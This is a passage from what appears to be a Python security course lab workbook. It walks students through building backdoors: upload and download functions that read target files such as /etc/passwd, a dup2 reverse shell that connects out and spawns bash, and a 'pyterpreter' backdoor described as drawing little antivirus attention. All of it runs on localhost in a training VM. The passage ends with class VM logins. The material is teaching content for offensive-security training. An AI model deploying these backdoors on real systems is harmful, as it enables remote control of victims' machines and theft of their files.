- Created an executable using PyInstaller with various options

Technet24

Lab 5.5: recvall()

Objectives

- Understand `select.select`
- Add upload and download capabilities to your backdoor

Lab Description

In this lab, you will write upload and download capabilities in your backdoor. But before you begin, let's experiment with `select.select` and see how it works.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



In the Terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

No Hints Challenge

- Open a terminal and experiment with using `select.select` to determine the state of a socket.
- Open `lab5.5-template.py` and complete the `download` function.

A full walk-through is available in a section below.

Full Walk-through: Understanding select.select()

Like before, you will start up a netcat listener and connect to it with a Python socket. Then, you will use `select.select()` to determine if there is data in the buffer. First, open a new terminal and start a netcat listener on port 9000:

```
$ nc -l -p 9000
```

Now go back to the Python terminal and connect to netcat with a socket and call `select.select` to check on the status of your socket:

```
>>> import socket
>>> import select
>>> s = socket.socket()
>>> s.connect(("127.0.0.1",9000))
>>> select.select([s],[s],[s])
([], [<socket.socket fd=3, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0,
laddr=('127.0.0.1', 32970), raddr=('127.0.0.1', 9000)>], [])
```

Notice that it was NOT ready for you to call the `recv()` function. It returned "`([], [<socket.socket <truncated>], [])`". The first list is empty. This indicates that the socket doesn't have any data for you to `.recv()`. The socket is in the second list, which indicates that it is ready if you want to call `send()`. If you call `recv()`, your program just sits and waits. Send it some data by typing **HELLO** in your Netcat window and call `select.select` again:

```
$ nc -l -p 9000
HELLO
```

```
>>> select.select([s],[s],[s])
([<socket.socket fd=3, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0,
laddr=('127.0.0.1', 32970), raddr=('127.0.0.1', 9000)>], [<socket.socket fd=3,
family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('127.0.0.1', 32970),
raddr=('127.0.0.1', 9000)>], [])
```

There is now something in the first list! This indicates that the socket has data ready for you to `.recv()`. If you were to call `.recv()`, it would return the string 'Hello', which is currently in the buffer.

You may now exit out of netcat and the python interpreter.

Full Walk-through: Add Upload and Download to the Backdoor

You are ready to add the download capability to your backdoor. Begin by examining some code added to the backdoor.

In Visual Studio Code open `lab5.5-template.py` and examine some of the enhancements that have been added to the program.

Notice that the port scanning section was added to a new function called "ScanAndConnect()" as we have already discussed in class. Next notice that we added a preprocessor.

```
if commandrequested[:4]=="QUIT":
    mysocket.send(b"Terminating Connection.")
    break
elif commandrequested[:6]=="UPLOAD":
```


Technet24

```
    upload(mysocket)
    continue
elif commandrequested[:8]=="DOWNLOAD":
    download(mysocket)
    continue
```

These lines of code look for the keywords "`UPLOAD`" or "`DOWNLOAD`" in all **CAPS**, then they will call either the `upload()` or `download()` function, respectively.

The `upload()` function is already written for you. Let's look at the code.

```
def upload(mysocket):
    mysocket.send(b"What is the name of the file you are uploading?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"What unique string will end the transmission?:")
    endoffile = mysocket.recv(1024)
    mysocket.send(b"Transmit the file as a base64 encoded string followed by the end of
transmission string.\n")
    data = b""
    while not data.endswith(endoffile):
        data += mysocket.recv(1024)
    try:
        file_bytes = codecs.decode(data[:-len(endoffile)], "base64")
        pathlib.Path(fname.strip()).write_bytes(file_bytes)
    except Exception as e:
        mysocket.send(f"An error occurred uploading file {fname}. {str(e)}".encode())
    else:
        mysocket.send(fname.strip().encode() + b" successfully uploaded")
```

First, you send a question across the socket, asking the attacker for the name of the file to create on the target system. This filename can be a full path somewhere on the target. Then, you receive the filename from across the socket.

Next, you ask what string will signify the end of the transmission. Because the transmission will be base64 encoded, the termination string should be made of a character other than `A-Za-z0-1+/=`. Then, receive the end-of-file marker from the attacker and store it in the variable `endoffile`.

Next, transmit a reminder to the attacker to base64 encode the upload and follow it with the end-of-file marker that the attacker chooses. Then, you have a `while` loop to receive data until the end-of-file marker is received.

When you have all the data, the only thing left to do is strip off the delimiter, base64 decode the data, and write it to the path specified by the attacker. Of course, you want to put your file creation in a `try: except:` loop. If the attacker provides an invalid file path, you don't want it to crash the backdoor. If the file was written successfully, or fails, you send something back to the attacker explaining what happened.

Full Walk-through: Write download()

Now, it is your turn. You will write the `download` function.

- The first thing your new function should do is ask the attacker for the name of the file to download (including the path)
- Then, you receive the name of that file over the socket
- Next, you open that file and read its contents. Of course, you should try to open the file in a `try:` `except:` block, so that your program doesn't crash if the file the attacker tries to download doesn't exist
- After opening and reading the file, send it to the attacker using `sendall()`

After you have written `download()`, you can run it. There are many ways to solve this problem. Here, is one possible answer.

```
def download(mysocket):
    mysocket.send(b"What file do you want (including path)?:")
    fname = mysocket.recv(1024).decode()
    mysocket.send(b"Receive a base64 encoded string containing your file will end with !EOF!
\n")
    try:
        data = codecs.encode(open(fname.strip(),"rb").read(), "base64")
    except Exception as e:
        data = f"An error occurred downloading the file {fname}. {str(e)}".encode()
    mysocket.sendall(data + b"!EOF!")
```

After completing these changes save your completed file as `lab5.5.py`. If your script isn't working you can use `lab5.5-final.py` as a reference or run it as the completed version of your program to complete this lab.

To test your download function, you will need two new Terminal windows. In one of them, start a Netcat listener on port 8000 by typing `nc -l -p 8000`.

```
$ nc -l -p 8000
```

In another window, run your finished script.

```
$ python lab5.5.py
it started
Trying 21 Nope
Trying 22 Nope
Trying 80 Nope
Trying 443 Nope
Trying 8000 Connected
```

When your script says that it has connected to the backdoor, go to your Netcat window and type `DOWNLOAD`.

Technet24

```
$ nc -l -p 8000
DOWNLOAD
What file do you want (including path)?:
```

If you have written your script correctly, then it should prompt you for a file to download. Try to download a copy of `/etc/passwd`.

```
What file do you want (including path)?:/etc/passwd
Receive a base64 string containing you file will end with !EOF!
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Iv
---most of the base64 string was deleted for space ---------
bm90aGluZ3Rvc2VlaGVyZSEhCg==
!EOF!
QUIT
```

It should now send you a reminder, a delimiter, a base64 encoded string, and another delimiter. You did it! You downloaded a file! Now let's decode the file and see what is in it.

Full Walk-through: Decode the File

To decode the file, we need to decode the base64 encoded string. The string is found in the output between the delimiters.

In my example, I used the delimiters "`!EOF!`". You may or may not have chosen to use the same string in your code. Copy everything between the delimiters to your clipboard and open a new Python window.

```
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

Next, assign what is on your clipboard to a variable. Type `thefile=b"""` (that is, three sets of double quotes after the equal sign). Then, **PASTE** the string from your clipboard, and type three more sets of double quotes and press Enter ⏎.

```
>>> thefile = b""" < PASTE THE STRING HERE > """
```

Triple double quotes are used for strings that are multiple lines long. Due to the word-wrap on your screen, you most likely copied some newline characters onto the clipboard that were not part of the originally transmitted string. So use `.replace(b"\n",b"")` to remove them, and then use `codecs.decode( data to decode , 'base64')` to decode your string. There, on your screen, you will see the contents of the `/etc/passwd` file.

```
>>> import codecs
>>> codecs.decode(thefile.replace(b"\n",b""), "base64")
b'root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:
```

```
2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/administrator,,,:/var/lib/postgresql:/bin/
bash\n'
```

Lab Conclusions

In this lab, you wrote upload and download capabilities in your backdoor.

Technet24

Lab 5.6: Dup2 and pyTerpreter

Objectives

- Experiment with a few backdoors

Lab Description

In this lab, you will work with several Python backdoors, looking at the different features available in each.

Lab Setup

Open a Terminal by double-clicking the desktop icon.



No Hints Challenge

- Run a Netcat listener on port `8888` and execute `dup2-backdoor.py`
- Run a Netcat listener on port `9000` and execute `pyterperter.py`

A full walk-through is available in a section below.

Full Walk-through: dup2-backdoor.py

This backdoor is really good. A little too good as a matter of fact. Because we are sending a bash shell to a Terminal that is already running a bash shell, it will look like it didn't do anything. To keep things straight the backdoor will print messages to indicate when you connected to the backdoor and when you exited.

Open a new Terminal window on your Linux host and start a `netcat` listener by typing `nc -l -nv -p 8888`.

```
student@573:~$ nc -l -nv -p 8888
listening on [any] 8888 ...
```

Open a second Terminal window and change to the pythonclass directory. Then take a look at `dup2-backdoor.py` before you run it by typing `cat dup2-backdoor.py`.

```
student@SEC573:~$ cd ~/Documents/pythonclass
student@SEC573:~/Documents/pythonclass$ cat dup2-backdoor.py
import socket,os, subprocess,pty
s=socket.socket()
s.connect(("127.0.0.1",8888))
s.send(b"You are still in Netcat and connected to the backdoor!\n")
s.send(b"Don't be fooled by how 'normal' the prompt is!\n")
s.send(b"Run a linux command or two type 'exit' when your done\n\n")
s.send(b"This is a remote process prompt -> ")
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
pty.spawn("/bin/bash")
s.send(b"You have now exited the backdoor.\n")
```

After examining the script, run it by typing `python dup2-backdoor.py`.

```
student@SEC573:~/Documents/pythonclass$ python dup2-backdoor.py
```

Once the `dup2-backdoor` starts, you can go to your `netcat` window.

```
student@SEC573:~/Documents/pythonclass$ nc -l -nv -p 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 58244
You are still in Netcat and connected to the backdoor!
Don't be fooled by how 'normal' the prompt is!
Run a linux command or two type 'exit' when your done

This is a remote process prompt -> student@SEC573:~/Documents/pythonclass$
```

Notice that the string tells you that the prompt is a remote process. You are still in netcat! Without those print statements the prompt is indistinguishable for the original bash process. Commands you type are transmitted across the socket to the `dup2-backdoor.py` process and executed like in our previous shell, but this time we do not open a new process every time we execute a command. As a result, changing directories works!

Try the a few commands like `id`, `cd /` and `pwd` to try out the new shell, then type `exit`.

Technet24

```
student@SEC573:~/Documents/pythonclass$ nc -nv -l -p 8888
listening on [any] 8888 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 46566
You are still in Netcat and connected to the backdoor!
Don't be fooled by how 'normal' the prompt is!
Run a linux command or two type 'exit' when your done

This is a remote process prompt -> student@SEC573:~/Documents/pythonclass$ id
id
uid=1000(student) gid=1000(student) groups=1000(student),4(adm),24(cdrom),27(
sudo),30(dip),46(plugdev),121(lpadmin),131(lxd),132(sambashare)
student@SEC573:~/Documents/pythonclass$ pwd
pwd
/home/student/Documents/pythonclass
student@SEC573:~/Documents/pythonclass$ cd /
cd /
student@SEC573:/$ pwd
pwd
/
student@SEC573:/$ exit
exit
exit
You have now exited the backdoor.
student@SEC573:~/Documents/pythonclass$
```

Our shell "remembered" when you changed the directory this time! Also, notice that after you type exit, a message is printed letting you know you have exited the shell. The dup2-backdoor is very nice if you are building a backdoor that will run on Linux.

Notice that when you typed `exit` it printed a message to indicate that you were back in your own shell!

Full Walk-through: pyterpreter lab

Now, try the pyterpreter backdoor. Open a new Terminal window and start a `netcat` listener by typing `nc -nv -l -p 9000`.

```
$ nc -nv -l -p 9000
```

In a second new Terminal window, start the `pyterpreter`. If necessary, change to the pythonclass directory by typing `cd ~/Documents/pythonclass`, and then start `pyterpreter` by running `python pyterpreter.py`.

```
$ cd ~/Documents/pythonclass
$ python pyterpreter.py
```

Look now in your Netcat window, and you will find a Python prompt waiting for your commands!

```
$ nc -nv -l -p 9000
listening on [any] 9000 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 47816
```

```
Welcome to pyterpreter
>>>
```

Similar to the meterpreter payload, this backdoor is extremely flexible to use and has very little that an antivirus product is going to be concerned with. It is just a programming construct that can become whatever you want it to be.

Try a couple of Python commands, such as what you see below.

```
>>> a = 5
>>> print(a)
5
```

This `pyterpreter` backdoor has a built-in "`execute()`" function that can run a command of your choosing. Try executing `print(execute("ls"))`.

```
>>> print(execute("ls"))
backdoor-final.py
dup2-backdoor.py
filetoplant.txt
--- SNIPPED FOR SPACE ---
```

Lab Conclusions


Today you wrote a basic backdoor, a backdoor with upload and download capabilities, a Linux-only dup2 backdoor, and a backdoor that redirected standard input and output so that you could use the Python interpreter as a backdoor. While pyterpreter is shoveling a Python shell, you can use this technique to shovel a standard Linux shell or anything else that uses standard I/O. These backdoors demonstrated different techniques for sending and receiving data across a network and controlling process execution.

Technet24

Virtual Machine Credentials

The login credentials for all virtual machines used in this class are listed below for quick reference.

All login credentials are also displayed in the respective virtual machine's information panel. Below are screenshots showing the login credentials under VMware Workstation and VMware Fusion, respectively.



1. SEC573 Linux Virtual Machine
   - Username: `student`
   - Password: `student`

   These credentials are used to automatically log into the graphical login. You can use this credential to perform administrative functions using `sudo`.
2. Optional SEC573 Windows Machine
   - Username: `student`
   - Password: `student`

   These credentials have administrative permissions and should be used to log into the graphical user interface.